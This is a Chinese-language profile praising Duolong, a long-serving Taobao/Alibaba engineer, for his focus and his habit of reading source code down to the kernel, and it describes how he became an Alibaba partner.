曾经看到一句话，“熟悉滋长轻视”，一旦熟悉了，传奇也会觉得不过如此。但在多隆这里，完全是相反的。越深入了解，越钦佩他的专注、职业。他说过，他的兴趣就是写代码，而他真的是每天上班除了吃饭上厕所，就是写代码，一写就写了十四年。

几个月前他在实现一个复杂的功能，有一天他一来公司，就跟我说“昨晚凌晨四点想到了实现方式，现在来试试看”，他总是想着用各种方式提升性能。

这绝对是一个“比你聪明，还比你努力”的人。

有一次在散步的时候，问他是如何成长为现在这样的大神的。他回答说“就解问题嘛”，从淘宝最开始遇到的简单 PHP 问题，一直到现在尖端的性能难题。十四年的专注加上淘宝的飞速发展，他就这样“简单”的一步一步解问题解成大神。

多隆在技术上真的已经到了“手中无剑，心中有剑”的化境。他解决没有现成答案的问题，就是直接看源码。从程序源码看到 glibc，再一路看到 kernel，直到问题解决。他很热衷于看源码解决问题，经常是今天我们都还

不知道怎么办的问题，第二天他说他已经看了 xxx 的源码，改一下哪里哪里就好了。

多隆说他的花名是小宝给他起的，当时淘宝还是一个 PHP 程序的时候，一有问题，小宝就说找总管多隆看看，所以后来都说有问题，找多隆。直到现在，如果遇到有解决不了的问题，还会来找多隆解决。

技术上全面且深入，工作上无与伦比的专注，不推卸责任、不计较个人得失，真正的匠人精神，真的是阿里的一个传奇，完全配得上神的称号。

合伙人

关于多隆成为合伙人，LUCY 的回答如下：

合伙人最看重的就是坚持使命、传承文化。这三位同学都有单纯、专注、坚持和热爱的特质。他们三个人的特点就是很傻很天真。多隆写代码可以写到入定的状态。

我理解的合伙人，除了拥有提名董事的权利，还有就是阿里非常看重的文化和精神传承。作为最早期的员工，多隆伴随公司成长，与公司文化完全契合，在专业方面带领阿里攻克技术难题，个人魅力激励了许许多多的工程师，对公司有担当有贡献。论各方面，多隆成为合伙人都是实至名归。

原文链接：http://www.tmtpost.com/147999.html